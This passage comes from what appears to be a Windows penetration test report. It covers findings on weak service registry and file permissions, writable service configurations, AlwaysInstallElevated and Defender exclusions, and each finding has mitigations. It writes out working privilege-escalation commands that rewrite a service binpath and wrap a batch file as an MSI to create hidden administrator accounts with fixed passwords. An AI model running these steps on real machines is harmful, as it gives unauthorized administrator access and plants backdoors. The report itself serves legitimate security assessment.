
ID	T1574.011
Name	Services Registry Permissions Weakness
Sub-technique of	T1574 - Hijack Execution Flow
Tactic	Privilege Escalation
Risk	Likelihood: High – easy to find Impact: High – if exploited, gain unauthorized access and execute malicious code, administrator credentials
References	www.attack.mitre.org

Overview

A common vulnerability is that services gets insecurely configured. Programs will often install services incorrectly or configure unnecessary rights. It is identified that the registrysvc (IS registry service) is configured insecure. It is possible to add a new registry key, which means there is write access, see print screen below. This arises due misconfigured access control for the registry, resulting in excessive privileges to users who should not have them. This vulnerability can be exploited by putting a malicious code and executing this under higher privileges.


hotkeylocalmachine\system\current control set\services






It is possible to change the value data in the ImagePath and redirect to another path or add the code directly and start the service for example:

```
cmd.exe /c net user /add backdoor B@ckd00r123 && net localgroup administrators backdoor /add"
```



The Local Users - Computer Management shows that the backdoor account is created via the service.



Impact

This vulnerability is a severe risk, allowing unauthorized access or modification of registry keys. This could result in unauthorized software installations, alteration of security settings, installing malware or elevation of privileges as performed above.

Mitigations

Mitigation	Description
Restrict Registry Permissions	Limit permissions for the registry editor to only for those who need it.


Finding 008: Weak service file permissions

ID	T1574.010
Name	Services File Permissions Weakness
Sub-technique of	T1574 - Hijack Execution Flow
Tactic	Privilege Escalation
Risk	Likelihood: High – easy to perform Impact: High – if exploited, gain unauthorized access and execute malicious code, administrator credentials
References	www.attack.mitre.org

Overview

Weak service file permissions allows low privileged users to make modifications to, or overwrite the binary of a service, which the service launches upon start. Adversaries could use this vulnerability to replace the original binary with a malicious one. When the service start, it will execute the malicious code instead of the intended code. If the service is running at a higher-level permission, the malicious code will be also executed under higher permissions. During the test it was identified that it is possible to rename the existing fpsservice.exe and add another (malicious) executable which will be executed instead.

C:\Program Files\FP Service



Impact

An attacker or malicious users could change service files, which could lead to service disruption and system instability. Also, execute malicious code, gaining unauthorized access, access sensitive data, escalate privileges and conduct further attacks on the system or network.

Mitigations

Mitigation	Description
Audit	Conduct regularly audits to detect and reduce file system permissions abuse opportunities.
User Account Control	Deactivate privilege elevation for low privileged users.
User Account Management	Limit user and group account privileges in a manner that it is only allowed for authorized administrators to make modifications to services and their binaries. Do not allow execution from a directory of a user.

Finding 009: Searching for vulnerabilities with Sysinternals

ID	N/A
Name	N/A
Sub-technique of	N/A
Tactic	N/A
Risk	Likelihood: High – easy to perform Impact: High – if exploited, find vulnerabilities, gain unauthorized access and execute malicious code, administrator credentials
References	

Overview

Sysinternals is a free suite from Microsoft to manage, troubleshoot and diagnose Windows systems and applications. Even though this a helpful tool and it is intended for benign reasons, being able to download and execute this from a low-privileged account makes it much easier for an malicious attacker to identify and detect vulnerabilities. With the help of acceschk or PsExec, it is possible to look more easisy for vulnerabilities by checking which user has access to certain files or for a non-admin user to escalate to higher privileges. In finding 000 PsExec will be used to exploit this vulnerability.

Accesschk can be used to quickly find weaknesses or entry points for a potential attack, such as the access a certain user or group has to a file, registry key or Windows services. The below command will show all objects where the “Everyone” group has write access.

Accesschk -uwvqc “Everyone” *

As seen in the below print screen there is RW (read and write) access to DMTSVC.

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.1556]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Temp\Sysinternals>accesschk -uwvqc "Everyone" *

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW dmtsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL

C:\Temp\Sysinternals>
```


Impact

An attacker or malicious user can potentially escalate privileges, reveal sensitive system information or identify vulnerabilities and weaknesses which could be exploited further.

Mitigations

Mitigation	Description
Access restrictions	Limit access to Sysinternals tools in a manner that it is only allowed for system administrators.
Monitoring	Implement robust monitoring process to identify and detect usage of Sysinternals tools, especially on low-privileged accounts.


Finding 010: Insecure permissions on Service Control Manager (SCM)

ID	N/A
Name	N/A
Sub-technique of	N/A
Tactic	N/A
Risk	Likelihood: High – easy to perform Impact: High – if exploited, gain unauthorized access and execute malicious code, administrator credentials
References	N/A

Overview

As identified in finding 009, there is read and write access to DMTSVC service for the Everyone group. This means that every user can rewrite the bin path and inject malicious code. This is a vulnerability, only administrators should have the rights to modify services and not low privileged accounts. During the test, it is identified that it is possible to manipulate the path of the DMTSVC and create a fake admin by using the following commands:

- `sc query dmtsvc`
- `sc config dmtsvc binpath="C:\temp\evilservice.exe`
- `sc config dmtsvc binpath="cmd /c`
- `sc config dmtsvc binpath="cmd /c cmd.exe /c net user /add fakeadmin B@ckd00r123 && net localgroup administrators fakeadmin /add"`



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.1556]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lowpriv.CSTLAB\Documents>sc query dmtsvc

SERVICE_NAME: dmtsvc
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 1    STOPPED
        WIN32_EXIT_CODE       : 1077 (0x435)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0


C:\Users\lowpriv.CSTLAB\Documents>sc config dmtsvc binpath="C:\temp\evilservice.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\lowpriv.CSTLAB\Documents>sc config dmtsvc binpath="cmd /c"
[SC] ChangeServiceConfig SUCCESS

C:\Users\lowpriv.CSTLAB\Documents>sc config dmtsvc binpath="cmd /c cmd.exe /c net user /add fakeadmin B@ckd00r123 && net localgroup administrators fakeadmin /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\lowpriv.CSTLAB\Documents>
```

Confirmed that the fake admin is created:



Impact

Attackers or malicious users could access or modify the services, resulting in disruption of the services, system instability or privilege escalation as performed in the assessment. Moreover, this vulnerability could be leveraged by adversaries to install backdoors, install malware, conduct further attacks and compromising sensitive data.

Mitigations

Mitigation	Description
Audit	Conduct regularly audits to detect and remove read and write permissions on services on the system for low privileged users.
User Awareness	Train system administrators on best practices for configuring services to prevent misconfigurations, leading to insecure permissions.



Finding 011: AlwaysInstallElevated

ID	N/A
Name	N/A
Sub-technique of	N/A
Tactic	N/A
Risk	Likelihood: High – easy to find vulnerability Impact: High – if exploited, gain unauthorized access and execute malicious code, administrator credentials
References	N/A

Overview

The AlwaysInstallElevated policy in Windows installer is a feature that allows non-administrative users to install software using MSI packages with elevated (system) privileges. This policy is equivalent to granting full administrative rights, which can pose a security risk. In order to install MSI packages with the elevated right, we need to verify that the AlwaysInstallElevated value is set to 1 under both registry keys:

- `HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer`
- `HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer`



Command Prompt

```
C:\Users\lowpriv.CSTLAB\Documents>net user fakeadmin
User name                fakeadmin
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        19/11/2023 13:41:48
Password expires         31/12/2023 13:41:48
Password changeable      20/11/2023 13:41:48
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               Never

Logon hours allowed      All

Local Group Memberships  *Administrators  *Users
Global Group memberships *None
The command completed successfully.

C:\Users\lowpriv.CSTLAB\Documents>
```

Impact

This is a serious vulnerability which allows an attacker or malicious user to install software as a low privileged user with system-level permissions, bypassing security controls. This can be used to install malware, create backdoors or privilege escalation without requiring administrative credentials.

Mitigations

Mitigation	Description
Disable AlwaysInstallElevated	Ensure AlwaysInstallElevated setting is set to False

Finding 012: Creating a .exe and .msi

ID	N/A
Name	N/A
Sub-technique of	N/A
Tactic	N/A
Risk	Likelihood: High – relatively easy to perform Impact: High – if exploited, gain unauthorized access and execute malicious code, administrator credentials
References	www.bat2exe.net www.exemsi.com


Overview

As mentioned in finding 011, AlwaysInstallElevated is enabled. This can allow a attacker or malicious user to elevate privileges by inserting malicious code and execute this on system-level privileges. During the assessment the following steps were taken to escalate privileges abusing the vulnerability in finding 008 and 011.


Firstly a notepad was created with the below code:

```
cmd /c net user fakeadmin2 L3tm3!n /add && net localgroups administrators fakeadmin2 /add
```

This is then saved as a batch file (fake.bat).

Name ^	Type	Size
 fake	Windows Batch File	1 KB

With the help of a bat converter the batch file is converted into an executable. This executable is then wrapped with help of a MSI wrapper, downloaded from the internet. The MSI file is then renamed to the vulnerable service mentioned in finding 008, FP Service. The MSI file is then saved in the folder and the original executable is now replaced by this malicious one. Resulting in the creation of a fake admin account. This is also possible due weak file permissions.



```

BAT2EXE V. 2.0 - Rel. [2021-02-16] By: Islam Adel - http://BAT2EXE.net

Do you want to use your previous TARGET Folder?
TARGET = [C:\Temp]
[Y,N]?

Verifying path: "C:\Temp"..
...OK

Starting to build .exe Package...

Compressing Archive..

7-Zip [64] 9.20 Copyright (c) 1999-2010 Igor Pavlov 2010-11-18
Scanning

Creating archive C:\Users\LOWPRI~1.CST\AppData\Local\Temp\ws.7z

Compressing SysinternalsSuite\AdExplorer.chm
Compressing SysinternalsSuite\ADInsight.chm
Compressing SysinternalsSuite\autoruns.chm
Compressing SysinternalsSuite\Dbgview.chm
Compressing SysinternalsSuite\Disk2vhd.chm
Compressing SysinternalsSuite\procexp.chm
Compressing SysinternalsSuite\procmon.chm
Compressing SysinternalsSuite\Pstools.chm
Compressing SysinternalsSuite\tcpview.chm
Compressing SysinternalsSuite\Vmmmap.chm
Compressing mimikatz_trunk\README.md
Compressing mimikatz_trunk\mimicom.idl
Compressing fake.bat
Compressing netcheck.bat
WARNING: Access is denied.

Compressing SysinternalsSuite\Eula.txt
Compressing netcheck.txt
Compressing SysinternalsSuite\psversion.txt
Compressing SysinternalsSuite\readme.txt
Compressing mimikatz_trunk\kiwi_passwords.yar
Compressing SysinternalsSuite\accesschk.exe
Compressing SysinternalsSuite\accesschk64.exe
Compressing SysinternalsSuite\AccessEnum.exe
Compressing SysinternalsSuite\ADExplorer.exe
Compressing SysinternalsSuite\ADExplorer64.exe
Compressing SysinternalsSuite\ADInsight.exe
Compressing SysinternalsSuite\ADInsight64.exe 9%

```

C:\Program Files\FP Service


File Explorer view of C:\Program Files\FP Service.

Name	Date modified	Type	Size
fp-service-OLD.exe	17/01/2020 12:54	Application	9 KB
fp-service.exe	25/11/2023 16:40	Application	20.574 KB

MSI Wrapper 10.0.51.0 (unregistered version)

Security and User Context

Set the user context and elevation requirements of the executable



The screenshot shows the 'Security and User Context' settings for MSI Wrapper 10.0.51.0. It contains two main sections. The first section, 'Security context for launching the executable:', has a dropdown menu set to 'Windows Installer' and another dropdown menu for 'Elevation when launching the executable:' set to 'Always elevate'. The second section, 'MSI installation context:', has a dropdown menu set to 'Per Machine' and a checked checkbox labeled 'MSI package requires elevation'.

Name	Full Name	Description
Administrator		Built-in account for administering...
backdoor		
DefaultAcco...		A user account managed by the s...
fakeadmin		
fakeadmin1		
fakeadmin2		
Guest		Built-in account for guest access t...
WDAGUtility...		A user account managed and use...

Impact

This poses a serious risk, where a malicious code can be executed due multiple vulnerabilities, leading to the creation of a fake admin account with higher level permissions. Also, downloading third party software could harm the system as these applications could contain malware and spread through the network.

Mitigations

Mitigation	Description
Disable AlwaysInstallElevated	Ensure AlwaysInstallElevated setting is set to False.
Application Whitelisting	Create list of approved and trusted software which is required for the users role.
User Account Control	Deactivate privilege elevation for low privileged users.


Finding 013: Poor system management

ID	N/A
Name	N/A
Sub-technique of	N/A
Tactic	N/A
Risk	Likelihood: High – no tools needed Impact: High – if exploited, gain unauthorized access and execute malicious code, administrator credentials, break the system.
References	N/A

Overview

It is a vulnerability to have access to the System32 folder. The System32 folder is an important part of the Windows Operating System and contains crucial system files in order to let Windows function properly. During the assessment it is identified that a low privileged user could access the C:\Windows\System32\Tasks folder. A low privileged user should be explicitly excluded in that folder because administrator tasks are defined in that folder.

`c:\windows\ sytem32\ tasks`



Impact

This is a serious risk as an attacker or malicious user can modify or delete crucial files in this folder, resulting in breaking or stopping the system. Moreover, other risks are that malware could be planted here, manipulating of configurations or privilege escalation.

Mitigations


Mitigation	Description
Revoke access immediately	Revoke access from low privileged users to the System32 folders and enforce strict policy to allow access only for administrators
Least Privilege principle	Enforce policy to only allow administrator roles to have access to System32 folders.


Finding 014: Defense evasion on low priv. machine (disabling Windows defender)

ID	TA0005
Name	Defense Evasion
Sub-technique of	N/A
Tactic	Defense Evasion
Risk	Likelihood: High – no tools needed, easy to perform Impact: High – poses serious risks to the system which can be performed undetected
References	www.attack.mitre.org

Overview

Defense evasion techniques are used to avoid detection. This can be done with simply uninstall/disable security software such as Windows Defender or Antivirus. In order to get access to other credentials on the low privileged system in the next steps, Mimikatz is needed to be installed on the machine. However, in order to do so, an exclusion needs to be made on the C-folder, to avoid detection of Windows Defender. It was identified that it was possible to make exclusions in Windows Defender with the previous created credentials.





Impact

An attacker or malicious user could introduce significant risks by disabling or excluding Windows Defender for certain folders. Without antivirus protection the system can be more vulnerable for malware infections, undetected infiltration of the system, installation of malicious tools and stealing sensitive data.

Mitigations

